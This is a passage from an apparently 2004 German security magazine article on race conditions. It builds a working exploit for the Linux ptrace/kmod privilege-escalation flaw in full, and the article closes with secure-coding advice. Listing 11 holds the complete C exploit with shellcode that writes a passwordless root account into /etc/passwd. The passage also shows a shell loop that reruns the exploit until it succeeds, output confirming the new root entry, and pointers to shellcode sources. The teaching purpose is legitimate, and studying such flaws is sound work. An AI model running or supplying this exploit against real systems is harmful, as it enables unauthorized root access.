- es beginnt, den Opferprozess zu überwachen,
- es fügt eigenen Code in den Opferprozess ein.

Induzieren eines Versuchs, das Modul zu laden

Den ersten Punkt können wir auf mehrere Weisen vollziehen – kurz gesagt muss das Programm eine Funktion aufrufen, die mit Hilfe eines Moduls realisiert wird. In einigen Versionen des *ptrace/kmod*-Exploits erfolgt das mit dem Aufruf der Funktion `socket` für eine untypische Adressfamilie (die Konstante `AF_XXX`), zum Beispiel:

```
socket(AF_SECURITY, SOCK_STREAM, 1);
```

Um einen neuen Socket der Adressfamilie `AF_SECURITY` zu erzeugen, muss der Kern das Modul `net-pf-14` laden. Statt `AF_SECURITY` können wir eine beliebige vom Modul unterstützte Adressfamilie (z.B. `AF_SNA`) angeben. Dass gerade `AF_SECURITY` gewählt wurde, hat eine eigenartige Ironie.

Die Funktion `socket` rufen wir über einen Kindprozess auf. Ihr Aufruf und der Versuch, das Modul zu laden, stellen den Prozess bis zur Rückkehr aus der Funktion ein, also müssen wir den Rest unseres Plans parallel realisieren – am besten mit dem Vaterprozess. Dabei gibt die Funktion `fork` die PID des Kindprozesses an den Vater aus , die von Bedeutung für die weitere Arbeit des Exploits ist.

Wir erzeugen also einen neuen Prozess, dessen einziges Ziel der Aufruf von `socket` ist:

```
if ((pid = fork()) == 0) {
  socket(AF_SECURITY, SOCK_STREAM, 1);
}
else {
  ...
```

Direkt nach der Erzeugung des Kindprozesses erzeugt der Kern einen weiteren Prozess, der das Programm `modprobe` startet. Dieses ist unser Opfer, das wir mit der Funktion `ptrace` überwachen. Dazu müssen wir allerdings seine PID kennen. Da PIDs unter Linux (wie auch unter vielen anderen Systemen) sequenzartig zugewiesen werden, ist die des Opferprozesses höchst wahrscheinlich um 1 größer als die unseres Kindprozesses, die in der Variablen `pid` gespeichert ist. Die angenommene ID des Opfers speichern wir in der Variablen `victim`:

```
victim = pid+1;
```

Überwachung des Prozesses

Nun sind wir bereit, zum nächsten Punkt unseres Plans überzugehen, der Überwachung des Opferprozesses. Dazu rufen wir die Funktion `ptrace` mit dem Argument `PTRACE_ATTACH` auf. Unser Erfolg hängt davon ab, ob wir es in der Zeitspanne

24_25_26_27_28_29_30_31_32_33_34_35_36_37_38_39_wyscig.indd 37 2004-01-13, 10:11:35



Listing 11. *ptrace_kmod_exploit.c*

```
#include <stdio.h>
#include <errno.h>
#include <unistd.h>
#include <signal.h>
#include <sys/wait.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/ptrace.h>
#include <linux/user.h>

/* In die Datei /etc/passwd wird die Zeile
 * "r3wt::0:0::/:/bin/sh" hinzugefügt */
static char code[] =
  "\xeb\x03\x5f\xeb\x05\xe8\xf8\xff\xff\xff\x31\xdb\xb3\x35\x01\xfb"
  "\x30\xc0\x88\x43\x0b\x31\xc9\x66\xb9\x41\x04\x31\xd2\x66\xba\xa4"
  "\x01\x31\xc0\xb0\x05\xcd\x80\x89\xc3\x31\xc9\xb1\x41\x01\xf9\x31"
  "\xd2\xb2\x15\x31\xc0\xb0\x04\xcd\x80\x31\xc0\xb0\x01\xcd\x80/etc"
  "/passwd\x01r3wt::0:0::/:/bin/sh\x0a";
int main()
{
  pid_t pid;
  if ((pid = fork()) == 0) {
    /* Der Kindprozess */
    /* Dieser Aufruf startet modprobe */
    socket(AF_SECURITY, SOCK_STREAM, 1);
  }
  else {
    /* Der Vaterprozess */
    int victim = pid + 1;   /* Die angenommene PID des Opfers */
    int err, i;
    struct user_regs_struct regs;   /* Die Register */
    unsigned long *addr;

    signal(SIGCHLD, sigchld);
    /* Ein Versuch, das Opfer zu überwachen */
    do
      err = ptrace(PTRACE_ATTACH, victim, 0, 0);
    while (err == -1 && errno == ESRCH);
    if (err == -1) {      /* Versuch gescheitert */
      printf("Gescheitert...\n");
      exit(1);
    }

    /* Ein Signal vom Kindprozess wird erwartet */
    wait(NULL);

    /* Stopp vor der Systemfunktion */
    ptrace(PTRACE_SYSCALL, victim, 0, 0);

    /* Ein Signal vom Kindprozess wird erwartet */
    wait(NULL);

    /* Ablesen der Register des überwachten Prozesses */
    ptrace(PTRACE_GETREGS, victim, NULL, &regs);

    /* Einfügen des Codes ins Opfer */
    for (i = 0; i < sizeof(code); i += 4)
      ptrace(PTRACE_POKETEXT, victim, regs.eip+i, *(int*)(code+i));
    /* Schluss mit der Überwachung */
    ptrace(PTRACE_DETACH, victim, 0, 0);
    printf("Gelungen oder was?\n");
  }
  return 0;
}
```

schaffen, in der der Prozess schon erzeugt worden, seine UID aber noch nicht auf 0 eingestellt worden ist. Es ist eine typische Race Condition, wo wir Brute Force anwenden, also `ptrace` bis zum Erfolg aufrufen:

```
do
  err = ptrace(PTRACE_ATTACH,
    victim, 0, 0);
while (err == -1 && errno == ESRCH);
```

Bei einem Fehler gibt `ptrace` den Wert -1 aus und setzt die Variable `errno`. Der Fehler `ESRCH` bedeutet, dass der vorgegebene PID-Wert nicht existiert, also haben wir die Funktion wahrscheinlich zu früh aufgerufen und können den Versuch wiederholen. Der Fehler `EPERM` informiert uns hingegen, dass wir die Funktion zu spät aufgerufen haben, wo die UID des Prozesses schon null war und er darf nicht überwacht werden. Leider ist unser Exploit dann gescheitert, also wird das Programm beendet (was aber noch keinen kompletten Misserfolg bedeuten muss, worauf wir gleich zu sprechen kommen).

Nach dem Aufruf von `ptrace PTRACE_ATTACH, ...)` stellt der überwachte Prozess seine Arbeit ein, jedoch nicht unbedingt sofort. Wir rufen also die Funktion `wait` auf und warten ab, bis er tatsächlich gestoppt ist:

```
wait(NULL);
```

Gleich fängt die letzte Phase unseres Angriffs an: Wir platzieren unseren eigenen Code im Speicherbereich des Opferprozesses. Vorher müssen wir den überwachten Prozess vor dem Ausführen der Systemfunktion oder direkt danach einstellen. Wir rufen `ptrace` mit dem Argument `PTRACE_SYSCALL`:

```
ptrace(PTRACE_SYSCALL,
  victim, 0, 0);
```

und dann nochmals `wait` auf – zum selben Zweck wie vorher.

Einfügen des eigenen Codes in den Prozess

Jetzt beginnt der eigentliche Angriff – wir modifizieren den Code des Pro-

24_25_26_27_28_29_30_31_32_33_34_35_36_37_38_39_wyscig.indd 38 2004-01-13, 10:11:45

zesses. Unser Code muss im Voraus als eine Kette von Assemblerbefehlen vorbereitet werden. Wir können uns auch eines Fertigprodukts bedienen – Codefragmente für verschiedene Operationen (wie der Start einer Rootshell oder die Änderung der Zugriffsrechte für eine Datei) finden wir problemlos im Internet (z.B. unter *http://www.shellcode.com.ar*). In unserem Exploit verwenden wir einen Code, der in die Datei */etc/passwd* die Zeile `r3wt::0:0::/:/bin/sh` einfügten: (die Codezeile `static char code[] =(...)` im Listing 11).

Der Code muss im Prozessspeicher so platziert werden, dass er sofort ausgeführt wird, d.h. unter der aktuellen Position des Befehlszeigers (das Register EIP). Die Werte der CPU-Register für den überwachten Prozess lesen wir mit Hilfe der Funktion `ptrace` mit dem Argument `PTRACE_GETREGS` ab:

```
ptrace(PTRACE_GETREGS,
  victim, NULL, &regs);
```

Der Wert des Befehlszeigers wird im Feld *eip* der Struktur `regs` aufbewahrt. Wir betrachten ihn als die Adresse, wo wir den vorher vorbereiteten Code (aus dem Array `code`) platzieren. Auch hier bedienen wir uns der Funktion `ptrace`, diesmal mit dem Argument `PTRACE_POKETEXT`, das ein Wort in den Speicherbereich des Prozesses einfügt; um den ganzen Code dorthin zu kopieren, rufen wir die Funktion in einer Schleife auf:

```
for (i = 0; i < sizeof(code); i += 4)
  ptrace(PTRACE_POKETEXT, victim,
    regs.eip+i, *(int*)(code+i));
```

Damit der so übertragene Code ausgeführt wird, muss der überwachte Prozess seine Arbeit wieder aufnehmen – wir veranlassen das mit `ptrace` mit dem Argument `PTRACE_DETACH`. Somit hört die Überwachung des Prozesses auf und er kann seine Arbeit fortsetzen:

```
ptrace(PTRACE_DETACH,
  victim, 0, 0);
```

Der Effekt unserer Arbeit – das komplette Exploit – steht im Listing 11, und sein Arbeitsschema in der Abbildung 5.

Grundsätzlich ist das Programm eine vereinfachte Version des bekanntesten Exploits für die *ptrace/kmod*-Lücke von Wojciech Purczyński. Um sich mit dem original bekannt zu machen – was ich sehr empfehle – besuchen Sie *http://packetstormsecurity.nl/0304-exploits/ptrace-kmod.c*.

Nun können wir das Exploit kompilieren und starten. Leider ist der Effekt wahrscheinlich:

```
$ ./ptrace_kmod_exploit
Gescheitert...
```

Der Misserfolg ergibt sich meistens aus einem zu späten Aufruf von `ptrace(PTRACE_ATTACH, ...)`. Nichts steht uns aber im Wege, den Versuch zu wiederholen. Dem Brute Force Prinzip nach starten wir das Exploit in einer Schleife:

```
$ false; while [ $? -ne 0 ];
  do ./ptrace_kmod_exploit; done
```

In dem Shellparameter `$?` befindet sich der vom zuletzt aufgerufenen Programm ausgegebene Wert. Bei einem Fehler gibt `ptrace_kmod_exploit` 1, bei einem Erfolg 0 aus. Die Schleife endet, wenn `$?` 0 ist; das Exploit wird also bis zum Erfolg ausgeführt:

```
Gescheitert...
Gescheitert...
Gescheitert...
Gelungen oder was?
```

Überzeugen wir uns, ob das Ziel wirklich erreicht wurde:

```
$ tail -1 /etc/passwd
r3wt::0:0::/:/bin/sh
```

Die *ptrace/kmod*-Lücke ist ein Beispiel für eine viel komplexere Race Condition als üblicherweise. An diesem Beispiel sehen wir, dass es zu einer Race Condition in ganz unerwarteten Situationen kommen kann.

Zusammenfassung

Die eigentümliche Popularität der Race Condition wurzelt in der Tatsache, dass sie auf die grundlegenden Mechanismen der Betriebssysteme baut: Prozesse, Multitasking, Dateisystem und Kommunikation zwischen den Prozessen. Nicht immer werden diese Mechanismen in den Anwendungen auf eine sichere Art und Weise eingesetzt.

Für die Sicherheitslücken in der Software sind ihre Autoren, also Entwickler und Programmierer verantwortlich. Die Race Condition ergibt sich meistens aus der Kurzsichtigkeit der Entwickler, die zwar die Vorteile der Multitasking-Systeme nutzen, ihre Gefahren jedoch außer Acht lassen. Die notwendige Bedingung für das gewünschte Sicherheitsniveau ist die Einhaltung der Regeln der sicheren Softwareentwicklung sowie die Anwendung der ausgearbeiteten und geprüften Methoden, bestimmte Aufgaben zu erfüllen (wie die Erstellung temporärer Dateien mit der Funktion `tmpfile`).

Der Systemadministrator kann den Gefahren der Race Condition einigermaßen entgegenwirken, indem er das System strenger konfiguriert – z.B. die zugelassene Anzahl der Querverweise auf eine Datei (`LINK_MAX`) auf einen niedrigeren Wert einstellt. Es ist jedoch keine Lösung für das Problem, sondern nur eine unwesentliche Einschränkung der Angriffsmöglichkeiten. Die einzige Person, die eine Race Condition verhindern kann, ist der Programmautor.

Softwareentwickler sollten immer sehr bedacht und vorsichtig vorgehen: Wenn immer möglich, den Anwendungen keine erhöhten Berechtigungen erteilen, Dateien nur für die Zeit der eigentlichen Nutzung öffnen, die Sicherheit und Integrität der Dateien mit Hilfe von Sperren gewährleisten. Jede Gefahr kann eliminiert werden, wenn die richtige, geprüfte Methode und festgelegte Regeln angewendet werden. ■

24_25_26_27_28_29_30_31_32_33_34_35_36_37_38_39_wyscig.indd 39 2004-01-13, 10:11:57